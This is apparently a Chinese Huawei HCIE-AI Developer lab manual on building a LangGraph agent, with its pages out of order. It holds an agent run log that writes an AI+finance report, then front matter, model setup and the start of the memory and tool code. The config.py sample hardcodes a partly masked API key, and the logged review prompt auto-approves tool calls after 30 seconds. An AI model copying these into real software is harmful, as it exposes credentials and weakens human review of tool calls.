YY-MM-DD 14:18:02,709 - Financial_Agent.core.agent - INFO - 验证必需的凭证...
YY-MM-DD 14:18:02,709 - Financial_Agent.core.agent - INFO -
=====
YY-MM-DD 14:18:02,710 - Financial_Agent.config - INFO - ✓ QWEN_MODEL 已配置
YY-MM-DD 14:18:02,710 - Financial_Agent.config - INFO - ✓ QWEN_API 已配置
YY-MM-DD 14:18:02,710 - Financial_Agent.config - INFO - ✓ QWEN_URL 已配置
YY-MM-DD 14:18:02,710 - Financial_Agent.config - INFO - ✓ BOCHA_API_KEY 已配置
YY-MM-DD 14:18:02,710 - Financial_Agent.config - INFO - ☑ 所有必需凭证已正确配置
YY-MM-DD 14:18:02,710 - Financial_Agent.core.agent - INFO - ✓ IMAGE_MODEL: qwen-image-plus
YY-MM-DD 14:18:02,710 - Financial_Agent.core.agent - INFO - ✓ IMAGE_SIZE: 1280*720
YY-MM-DD 14:18:02,710 - Financial_Agent.core.agent - INFO -
=====
YY-MM-DD 14:18:03,989 - Financial_Agent.mcp_servers.manager - INFO - MCP client 初始化中
YY-MM-DD 14:18:03,989 - Financial_Agent.mcp_servers.manager - INFO - 从 MCP server 中加载
Tools ...
[MM/DD/YY 14:18:05] INFO      Processing request of type ListToolsRequest
server.py:713
[MM/DD/YY 14:18:05] INFO      Processing request of type ListToolsRequest
server.py:713
World Bank MCP Server running on stdio
YY-MM-DD 14:18:10,522 - Financial_Agent.mcp_servers.manager - INFO - 已解析 18 个 Tools all
[MM/DD/YY 14:18:12] INFO      Processing request of type ListResourcesRequest
server.py:713
INFO      Processing request of type ReadResourceRequest
server.py:713
[MM/DD/YY 14:18:14] INFO      Processing request of type ListResourcesRequest
server.py:713
INFO      Processing request of type ReadResourceRequest
server.py:713
World Bank MCP Server running on stdio
YY-MM-DD 14:18:20,020 - Financial_Agent.mcp_servers.manager - INFO - 已解析 2 个 Resources
resources:all
[MM/DD/YY 14:18:22] INFO      Processing request of type GetPromptRequest
server.py:713
[MM/DD/YY 14:18:23] INFO      Processing request of type GetPromptRequest
server.py:713
World Bank MCP Server running on stdio
YY-MM-DD 14:18:27,847 - Financial_Agent.mcp_servers.manager - INFO - 已解析 2 个 Prompts
prompts:all
YY-MM-DD 14:18:27,858 - Financial_Agent.core.agent - INFO - 加载 Tools ...
YY-MM-DD 14:18:27,858 - Financial_Agent.core.agent - INFO - 已加载 6 个本地 Tools
YY-MM-DD 14:18:27,858 - Financial_Agent.core.agent - INFO - 主 Agent 可用工具: 5 个
(generate_image 由 SubAgent 专用)
YY-MM-DD 14:18:28,309 - Financial_Agent.core.agent - INFO - 已加载 1 个 Memory 文件
YY-MM-DD 14:18:28,309 - Financial_Agent.core.agent - INFO -
=====

👤 AgentResponse:
=====

我看到这个任务匹配了 **industry-research-with-image** skill! 让我先读取该技能的完整指南。

```

 工具调用

m read_file

path: /mnt/XXXX/Financial-Agent-AtlasServer/skills/industry-research-with-image/SKILL.md

✓ [read_file] 完成

预览: 1 ---

2 name: industry-research-with-image

3 description: Guide for creating illustra...

 AgentResponse:

我已经阅读了技能指南。现在按照工作流程执行：

Step 1: Planning & Framework Creation

 工具调用

m write_todos

todos: [{'content': '创建报告框架：定义 AI+金融行业报告的结构和图片位置', 'status': 'in_progress'}, {'content': '收集信息：使用 web_search 搜索 2026 年 AI+金融行业最新动态和数据', 'status': 'pending'}, {'content': '生成图片：使用 image-generator-agent 为报告生成配图', 'status': 'pending'}, {'content': '编写内容：使用 writer-agent 编写报告主体内容（约 1000 字）', 'status': 'pending'}, {'content': '整合并保存最终报告到工作空间路径', 'status': 'pending'}]

✓ [write_todos] 完成

 AgentResponse:

现在创建报告框架：

 工具调用

m write_file

path: /workspace/ai_finance_2026_report.md

content: # 2026 年 AI+金融行业发展报告

![AI+金融行业概览](./pic/ai_finance_...

✓ [write_file] 完成

 AgentResponse: 工具调用

m write_todos

```
todos: [{ 'content': '创建报告框架：定义 AI+金融行业报告的结构和图片位置', 'status': 'completed'},  
{ 'content': '收集信息：使用 web_search 搜索 2026 年 AI+金融行业最新动态和数据', 'status': 'in_progress'},  
{ 'content': '生成图片：使用 image-generator-agent 为报告生成配图', 'status': 'pending'}, { 'content': '编写  
内容：使用 writer-agent 编写报告主体内容（约 1000 字）', 'status': 'pending'}, { 'content': '整合并保存最  
终报告到工作空间路径', 'status': 'pending'}]
```

✓ [write_todos] 完成

 AgentResponse:

Step 2: Gather Information

 工具调用

m web_search

query: 2026 年 AI 金融行业 发展趋势 智能投顾 数字化转型

[WARN] Agent 执行已中断，需要审核工具调用

工具: web_search

参数: {

"query": "2026 AI fintech development trends artificial intelligence finance",

"count": 5,

"summary": true

}

请选择一个决定（30 秒后自动批准）:

[1] approve - 批准此工具调用

[2] edit - 编辑工具参数后执行

[3] reject - 拒绝此工具调用

请输入你的决定（输入序号或决定名称）: 1

 DeepAgent:

Step 2: 收集信息

 工具调用

m web_search

query: 2026 AI fintech development trends artificial intelligence finance

✓ [web_search] 完成

 DeepAgent:

很好！已收集到关键信息。现在继续：

工具调用

m write_todos

todos: [{'content': 'Step 1: 创建报告框架，定义结构和图片位置', 'status': 'completed'}, {'content': 'Step 2: 收集 AI+金融行业信息（使用 web_search）', 'status': 'completed'}, {'content': 'Step 3: 生成 AI 配图（使用 image-generator-agent）', 'status': 'in_progress'}, {'content': 'Step 4: 编写报告内容（约 1000 字）', 'status': 'pending'}, {'content': 'Step 5: 整合并保存最终报告', 'status': 'pending'}]

✓ [write_todos] 完成

 DeepAgent:

Step 3: 生成 AI 配图

工具调用

m ls

path: /workspace

✓ [ls] 完成

=====
[SUBAGENT] 进入 SubAgent: image-generator-agent
=====

 image-generator-agent:

 SubAgent (image-generator-agent)

m 任务: Generate a professional illustration for AI+Finance industry report 2026. The image should depict: modern AI technology integrated with financial services, including elements like neural networks, data visualization, digital banking, smart algorithms, and financial charts. Style: professional, modern, minimalist with blue and gold color scheme representing finance and technology. Output to /workspace/pic/ai_finance_2026_overview.png with descriptive filename.

[ImageGenerator] 正在调用图像生成工具...

尺寸: 1664*928

提示词: Professional infographic illustration for AI+Finance industry report 2026, showi...

输出文件: ai_finance_2026_overview

 正在等待图像生成，请稍候...

✓ [task] 完成

结果: ## ☒ Image Generated Successfully

File Location: `./workspaces/pic/ai\_finance\_2026\_overview.png`

 image-generator-agent:

图片已生成！现在继续：

🔧 工具调用

m write_todos

todos: [{'content': 'Step 1: 创建报告框架，定义结构和图片位置', 'status': 'completed'}, {'content': 'Step 2: 收集 AI+金融行业信息（使用 web_search）', 'status': 'completed'}, {'content': 'Step 3: 生成 AI 配图（使用 image-generator-agent）', 'status': 'completed'}, {'content': 'Step 4: 编写报告内容（约 1000 字）', 'status': 'in_progress'}, {'content': 'Step 5: 整合并保存最终报告', 'status': 'pending'}]

✓ [write_todos] 完成

=====

[SUBAGENT] 进入 SubAgent: writer-agent

=====

🗣️ writer-agent:

Step 4: 编写报告内容

🗣️ SubAgent (writer-agent)

m 任务: Write a comprehensive article about "AI+Finance Industry in 2026" (approximately 1000 Chinese characters).

****Context and Key Information:****

Based on recent research reports (2026), here are key points to cover:

1. ****Industry Overview****:

- AI has become a key force in reconstructing business processes, improving operational efficiency, and strengthening risk governance for financial institutions
- Financial industry is transitioning from digitization to intelligent transformation
- Large language models and AI agents are accelerating maturity

2. ****Core Applications****:

- Intelligent risk control (智能风控)
- Robo-advisory services (智能投顾)
- Quantitative trading (量化交易)
- Smart customer service (智能客服)
- AI agents capable of understanding goals, planning paths, and executing operations

3. ****Development Trends****:

- Agentic AI systems becoming mainstream
- Multimodal interfaces
- Hyper-personalization
- Growing emphasis on governance and ethics
- Moving from general tool pilots to core business integration

4. **Challenges**:

- Measuring ROI on AI investments
- Data security concerns
- Model hallucinations
- Responsible development and oversight

Structure Requirements:

- Title: 2026 年 AI+金融行业发展报告
- Include the image reference: ![AI+金融行业概览](./pic/ai_finance_2026_overview.png)
- Four main sections:
 - 一、行业概述
 - 二、核心技术与应用场景
 - 三、行业发展趋势
 - 四、挑战与未来展望

Style: Professional, informative, suitable for industry report

Length: Approximately 1000 Chinese characters

Please write the complete article content now.

✓ [task] 完成

结果: 文章已完成并保存至 `/mnt/XXXX/Financial-Agent-AtlasServer/workspaces/2026 年 AI+金融行业发展报告.md`

文章

 writer-agent:

工具调用

m read_file

path: /mnt/XXXX/Financial-Agent-AtlasServer/workspaces/2026 年 AI+金融行业发展报告.md

✓ [read_file] 完成

预览: 1 # 2026 年 AI+金融行业发展报告

2

3 ![AI+金融行业概览](./pic/ai_finance_2026_overview.png)

4

...

 writer-agent:

文章已成功生成! 现在确认文件位置和图片:

工具调用

m ls

path: /workspace/pic

✓ [ls] 完成

 writer-agent:

🔧 工具调用

m write_todos

todos: [{ 'content': 'Step 1: 创建报告框架, 定义结构和图片位置', 'status': 'completed' }, { 'content': 'Step 2: 收集 AI+金融行业信息 (使用 web_search)', 'status': 'completed' }, { 'content': 'Step 3: 生成 AI 配图 (使用 image-generator-agent)', 'status': 'completed' }, { 'content': 'Step 4: 编写报告内容 (约 1000 字)', 'status': 'completed' }, { 'content': 'Step 5: 整合并保存最终报告', 'status': 'completed' }]

✓ [write_todos] 完成

🗣️ writer-agent:

☑️ 任务完成!

我已成功为您创建了关于 2026 年 AI+金融行业的专业报告, 具体成果如下:

📄 报告文件

****位置**:** `~/workspace/2026 年 AI+金融行业发展报告.md`

📊 报告概览

- ****字数**:** 约 1050 字
- ****结构**:** 四大章节
 - 一、行业概述
 - 二、核心技术与应用场景
 - 三、行业发展趋势
 - 四、挑战与未来展望

🖼️ 配图

****位置**:** `~/workspace/pic/ai\_finance\_2026\_overview.png`

- ****风格**:** 专业学术研究风格
- ****尺寸**:** 1664×928 像素 (16:9 比例)
- ****配色**:** 深蓝色与金色, 象征金融与科技的融合
- ****元素**:** 神经网络、数据可视化仪表板、数字银行界面、算法流程图、金融图表

🌟 核心内容亮点

1. ****行业转型背景**:** 从数字化向智能化的历史性转型
2. ****五大核心应用**:** 智能风控、智能投顾、量化交易、智能客服、AI Agent
3. ****四大发展趋势**:** Agentic AI 系统、多模态交互、超个性化服务、治理与伦理
4. ****现实挑战**:** 投资回报率量化、数据安全、模型幻觉

报告已保存至工作空间路径, 您可以直接查看使用!

参考配图如下所示 (每次都会不一样, 仅供参考):



根据上文的模型输出内容，可以得出该 SKILL 步骤总结：

步骤	内容
Step 1	创建报告框架，定义结构和图片位置
Step 2	使用 web_search 收集行业信息
Step 3	使用 image-generator-agent 生成配图
Step 4	使用 writer-agent 编写正文（约 1000 字）
Step 5	整合并保存最终报告

最终输出成果，可在对应路径下查看对应文件内容：

输出项	路径
报告文件	/workspace/2026 年 AI+金融行业发展报告.md
配图文件	/workspace/pic/ai_finance_2026_overview.png

4.3 实验思考题

问题：本系统使用 writer-agent 和 image-generator-agent 作为 SubAgent 而非 Tool。请分析 SubAgent 和 Tool 的区别，并说明为什么在本场景中选择 SubAgent。

答案：

SubAgent vs Tool 对比：

维度	SubAgent	Tool
----	----------	------

复杂性	多步骤、多决策的复合任务	单一、明确的原子操作
自主性	有自主决策和规划能力	被动执行，无决策能力
交互方式	多轮对话交互	单次调用返回
应用场景	需要"创作"的复杂任务	执行确定的计算或操作

4.4 实验总结

本实验构建了一个行业研究报告生成 Skill，实现了从规划到成稿的自动化内容创作流程。该 Skill 的核心价值在于：

1. 系统化工作流程：建立了"规划→收集→生图→撰写→定稿"五步标准化流程，确保报告生成的有序性和高质量。
2. 多智能体协作：通过 writer-agent 和 image-generator-agent 两个子代理的分工协作，实现了文字创作与视觉生成的分离与协同。
3. 图文并茂的输出：不仅生成文字报告，还通过 AI 图像生成技术为报告配图，提升报告的可读性和专业性。
4. 成本意识培养：明确标注 web_search 工具"成本高"，培养学生合理使用工具、优化工作流程的意识。

华为认证 AI 系列教程

HCIE-AI Developer

Agent应用开发

实验指导手册

版本：1.0



华为技术有限公司

版权所有 ©【2026】【华为技术有限公司】。保留一切权利。

未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright ©【2026】【Huawei Technologies Co., Ltd.】. All Rights Reserved.

Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

商标声明



和其他华为商标均为华为技术有限公司的商标。

本文档提及的其他所有商标或注册商标，由各自的所有人拥有。

注意

您购买的产品、服务或特性等应受华为公司商业合同和条款的约束，本文档中描述的全部或部分产品、服务或特性可能不在您的购买或使用范围之内。除非合同另有约定，华为公司对本文档内容不做任何明示或暗示的声明或保证。

由于产品版本升级或其他原因，本文档内容会不定期进行更新。除非另有约定，本文档仅作为使用指导，本文档中的所有陈述、信息和建议不构成任何明示或暗示的担保。

华为技术有限公司

地址： 深圳市龙岗区坂田华为总部办公楼 邮编：518129

网址： <https://e.huawei.com>

华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。


华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。

通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

华为认证协助您打开行业之窗，开启改变之门，屹立在人工智能的潮头浪尖！

华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



前言

简介

本书为 HCIE-AI Developer 培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，希望成为生成式人工智能开发专家的读者。

内容描述

本实验通过 LangGraph 实现智能体的开发，智能体包含以下模块和功能：

- 配置模块，模型、安全配置信息
- 记忆模块，长短期记忆
- 工具模块，实现系统文件操作、shell 命令执行等工具
- 上下文模块，上下文管理
- HOOK 管道，通过 hook 函数实现安全防护机制
- Skill、MCP、Rule 加载模块
- 单 Agent 模式和团队模式
-

读者知识背景

本课程为华为认证高级课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的 AI 知识背景，同时熟悉 linux 与 docker 的使用，掌握基本的 Python 编程能力和 Agent 理论知识。

实验环境说明

本实验环境面向准备 HCIE-AI Developer 考试的 AI 工程师。可通过昇腾设备或本地 PC 完成实验操作。

准备实验环境

检查设备

实验开始之前请每组学员检查自己的实验设备是否齐全，实验清单如下：

实验	环境	开发环境
Agent 应用 开发	python: 3.11.15	服务器：Atlas 800T A2/本地 PC

目录

前 言	4
简介	4
内容描述	4
读者知识背景	4
实验环境说明	4
准备实验环境	5
1 Agent 应用开发	7
1.1 实验介绍	7
1.1.1 关于本实验	7
1.1.2 实验目的	7
1.2 实验任务配置	7
1.2.1 环境配置	7
1.2.2 Agent 开发步骤	10
1.3 思考题	46
1.4 实验总结	47

1 Agent 应用开发

1.1 实验介绍

1.1.1 关于本实验

本实验基于 LangGraph 实现一个完整的智能体，包含记忆模块、上下文工程、工具调用、安全防护等功能。

1.1.2 实验目的

- 掌握 Agent 各个功能模块的设计思路。
- 掌握 Agent 实现流程。
- 实现 Agent 应用开发。


1.2 实验任务配置

1.2.1 环境配置

步骤 1 获取 LLM API

实验中，智能体所需的大模型，可以通过本地部署好的模型（参考部署实验章节构建的 API），也可以使用云端大模型 API。


进入华为云 MaaS 模型广场：<https://console.huaweicloud.com/modelarts/?region=cn-southwest-2&locale=zh-cn#/model-studio/square>。



选择模型（也可以选取其他模式，调用方式一致）：



点击推理调用，获取模型接口信息。





创建API Key



标签

AI_agent

标签长度范围为1到100个字符，支持大小写英文字母、数字、下划线、中划线

描述

Agent实验

取消

确定

由于只在创建后会显示一次，所以创建后及时保存。

步骤 2 安装工具

在命令行（当前的 Python 环境下）执行安装命令。

```
pip install langgraph
pip install langchain
pip install langchain-openai
pip install pydantic
```

1.2.2 Agent 开发步骤

步骤 1 配置实验所需的模型

在进行模型配置时，通过 langchain_openai 中的 ChatOpenAI 调用模型，可选择云端模型或本地部署模型。

- 调用本地模型：可选取模型推理部署实验中部署好的 Qwen3 模型
- 调用云端模型：选择 OpenAI 格式的 API 云服务即可（实验以华为云为例进行展示，可选取其他平台，使用方式一致）

当前构建的 Agent 应用分为单智能体和团队协作两种模式，所以在创建 LLM 实例时，为 Agent 配置不同的模型（也可以选取同一个模型，但是考虑到成本和不同模型的能力，建议配置多个模型，此处以两个模型为例，主 Agent 使用 GLM5.2，子 Agent 考虑成本选择 DeepSeek-v4-flash）。

DeepSeek-V4-Flash 文本生成 Function Call Serverless 1M

模型介绍
DeepSeek-V4-Flash 是 DeepSeek-V4 系列的轻量级版本，在保持 1M 超长上下文能力的同时，通过更小的模型参数与蒸馏模型，提供更为快速、经济的 API 服务。

版本
20260424
该版本支持 1M 上下文长度，支持 Function Call 功能。

基本信息		支持语言		参数大小		支持输入类型	
模型类型	文本生成	中文、英文		254B		文本	
支持输出类型	文本	上下文长度	1M	最大输入/输出长度	1M/128K	最大输入/输出长度	96K

支持能力
深度思考模式 思考、可关闭
Function Call Auto, Named, None
模型训练 不支持
模型部署 不支持

推理定价
计费方式 按Token计费
推理价格 输入：¥0.001 / 千tokens，输出：¥0.002 / 千tokens 查看详情

<https://console.huaweicloud.com/modelarts/?region=cn-southwest-2#/model-studio/square/780ef592-b052-431a-a0cf-3211a5a20367/detail>

Max5 模型训练 / 模型广场 / 模型详情 GLM-5.2 文本生成 Function Call Serverless 190K

模型介绍
GLM-5.2 是智谱 AI 于 2026 年 6 月 17 日正式上线并开源的新一代通用大模型，核心特色包括：大幅提升推理能力与推理速度，减少推理任务中的上下文浪费与推理成本；Coding 支持每行代码生成并支持 5000 行，在开发效率与质量、开发成本与效率等方面，实现开发体验全面提升，持续提升上下文理解、工程化落地能力与多轮开发交互能力。

版本
20260617
该版本支持 190K 上下文长度，支持 Function Call、模型部署。

基本信息		支持语言		支持输入类型		支持输出类型	
模型类型	文本生成	中文、英文		文本		文本	
上下文长度	190K	最大输入/输出长度	190K/128K	最大输入/输出长度	64K		

支持能力
深度思考模式 思考、可关闭
Function Call Auto, Required, Named, None
模型训练 不支持
模型部署 支持

推理定价
计费方式 按Token计费
推理价格 输入：¥0.006 / 千tokens，输出：¥0.028 / 千tokens 查看详情

<https://console.huaweicloud.com/modelarts/?region=cn-southwest-2#/model-studio/square/861f7fdc-9451-418f-9ed6-9bd3af1b3ad6/detail>

为了保证后续维护时可快速选择其他模型，新建配置文件，将模型调用的逻辑单独封装实现。

新建 config.py 文件：

```
#
from langchain_openai import ChatOpenAI
import os

# ===== 本地大模型配置 =====
# 本地模型配置可以参考部署实验中部署好的 Qwen 模型

# 初始化本地模型的 ChatOpenAI
llm_local = ChatOpenAI(
    base_url="http://localhost:8000/v1", # 替换为你的本地 API 地址
    api_key="not-needed", # 本地模型通常不需要密钥，但参数必须提供，填任意字符串即可
    model="your-local-model-name", # 替换为你的本地模型名称（根据部署工具的要求填写）
    temperature=0.7,
)
```

```
# ===== 云端大模型配置 =====
# 也可以通过环境变量传入: os.environ.get("OPENAI_API_KEY")
API_KEY = "TOF2f*****lluGMrdTQPg"
# API 的 Base URL
BASE_URL = "https://api.modelarts-maas.com/openai/v1"
# 模型名称
MODEL_NAME = "glm-5.2"
# 主 Agent 模型 (单 Agent 模式, 以及 Team 模式中的 PM)

llm = ChatOpenAI(model=MODEL_NAME, api_key=API_KEY, base_url=BASE_URL, temperature=0.7,
streaming=False)

# ===== Team 子 Agent 专用模型 =====
# 可以配置为更便宜/更快的模型
TEAM_MODEL_NAME = "deepseek-v4-flash"
team_llm = ChatOpenAI(model=TEAM_MODEL_NAME, api_key=API_KEY, base_url=BASE_URL,
temperature=0.5, streaming=False)
```

- 此处可更换为其他 API 服务。
- 华为云 API 资源存在调用限制, (资源紧缺时) 可能会出现调用失败。

```
raise ValueError(f"Error: {error}") from None
openai.RateLimitError: Error code: 429 - {'error': {'code': 'ModelArts.81101', 'message': 'Too many requests, the rate limit is 3 times per minute.', 'param': None, 'type': 'TooManyRequests'},
'error_code': 'ModelArts.81101', 'error_msg': 'Too many requests, the rate limit is 3 times per minute.', 'span_id': '58ab020ba9a35d418f307a71a4e1b219'}
```

步骤 2 记忆模块

设置 Agent 记忆机制, 让下一次运行能看到上一次的结果。

此处的记忆模块实现比较简单, 仅做演示示例: 读取记忆文件 agent_memory.md (Agent 执行时自动生成), 加载前 50 行执行记录。保存记忆时, 仅保存前 N=500 个字符, 并添加时间戳。

新建 memory.py:

```
import os
from datetime import datetime

MEMORY_FILE = "agent_memory.md"

def load_memory() -> str:
    """加载记忆，超过50行自动截断，防止 Prompt 膨胀"""
    if not os.path.exists(MEMORY_FILE):
        return ""

    with open(MEMORY_FILE, "r", encoding="utf-8") as f:
        lines = f.readlines()

    if len(lines) > 50:
        lines = lines[-50:]
        hint = "[... 历史记忆已被截断 ...]\n"
        return hint + "".join(lines)
    return "".join(lines)

def save_memory(task: str, result: str) -> None:
    """追加保存记忆，附带时间戳，结果限制 500 字符"""
    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    short_result = result[:500] + ("..." if len(result) > 500 else "")

    content = f"\n---\n**时间**: {timestamp}\n**任务**: {task}\n**结果**: {short_result}\n"
    |
    with open(MEMORY_FILE, "a", encoding="utf-8") as f:
        f.write(content)
```

```
import os
from datetime import datetime

MEMORY_FILE = "agent_memory.md"

def load_memory() -> str:
    """加载记忆，超过 50 行自动截断，防止 Prompt 膨胀"""
    if not os.path.exists(MEMORY_FILE):
        return ""

    with open(MEMORY_FILE, "r", encoding="utf-8") as f:
        lines = f.readlines()

    if len(lines) > 50:
        lines = lines[-50:]
        hint = "[... 历史记忆已被截断 ...]\n"
        return hint + "".join(lines)
    return "".join(lines)

def save_memory(task: str, result: str) -> None:
    """追加保存记忆，附带时间戳，结果限制 500 字符"""
    timestamp = datetime.now().strftime("%Y-%m-%d %H:%M:%S")
    short_result = result[:500] + ("..." if len(result) > 500 else "")

    content = f"\n---\n**时间**: {timestamp}\n**任务**: {task}\n**结果**: {short_result}\n"

    with open(MEMORY_FILE, "a", encoding="utf-8") as f:
```

```
f.write(content)
```

步骤 3 工具模块

构建的智能体需要拥有对本地文件操作的能力和 shell 命令执行能力，此处为 Agent 构建工具模块。

工具定义：告诉 LLM “你有哪些能力”。可以通过 OpenAI Function Calling 的标准格式创建。

```
tools = [
    {
        "type": "function",
        "function": {
            "name": "execute_bash",
            "description": "Execute a bash command on the system",
            "parameters": {
                "type": "object",
                "properties": {
                    "command": {"type": "string", "description": "The bash command to execute"}
                },
                "required": ["command"]
            }
        }
    },
    # ... read_file, write_file 类似
]
```

这段 JSON Schema 本质上是一份工具说明书，它会随着每次 API 请求一起发送给 LLM。LLM 读到这份说明书后，就知道自己可以执行 bash 命令、读文件、写文件。但在 LangGraph 中，不需要手动定义这个 JSON 字段，只要使用 @tool 装饰定义的文件操作、搜索、Shell 执行等能力即可，可以自动生成了标准的 OpenAI Schema，无需手写 JSON。

@tool

```
def read(path: str, offset: int = None, limit: int = None) -> str:
    """读取文件内容。可以指定起始行(offset)和读取行数。返回带行号的文本。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    try:
        with open(path, "r", encoding="utf-8") as f:
```

新建 tools.py:

```
import os
import glob as glob_module
import subprocess
from langchain_core.tools import tool
from langchain_core.messages import BaseMessage, HumanMessage, ToolMessage, SystemMessage
```

文件操作工具，对文件内容做写入、修改和读取的操作：

```
@tool
def read(path: str, offset: int = None, limit: int = None) -> str:
    """读取文件内容。可以指定起始行(offset)和读取行数。返回带行号的文本。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    try:
        with open(path, "r", encoding="utf-8") as f:
            lines = f.readlines()
            start = offset if offset is not None else 0
            end = (start + limit) if limit is not None else len(lines)
            lines = lines[start:end]
            return "\n".join([f"{i+start+1:4d} {line.rstrip()}" for i, line in enumerate(lines)])
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def write(path: str, content: str) -> str:
    """将内容写入文件。如果文件不存在或父目录不存在，会自动创建。"""
    try:
        os.makedirs(os.path.dirname(path), exist_ok=True) if os.path.dirname(path) else None
        with open(path, "w", encoding="utf-8") as f:
            f.write(content)
        return f"成功写入 {len(content)} 个字符到 {path}"
    except Exception as e:
        return f"Error: {str(e)}"

@tool
def edit(path: str, old_string: str, new_string: str) -> str:
    """精确替换文件中的一段文本。要求 old_string 在文件中必须唯一存在。"""
    if not os.path.exists(path):
        return f"Error: 文件 {path} 不存在"
    with open(path, "r", encoding="utf-8") as f:
        content = f.read()
    count = content.count(old_string)
    if count == 0:
        return f"Error: 未找到匹配的文本"
    if count > 1:
        return f"Error: 找到 {count} 处匹配，请提供更具体的 old_string 以确保唯一性"
    new_content = content.replace(old_string, new_string, 1)
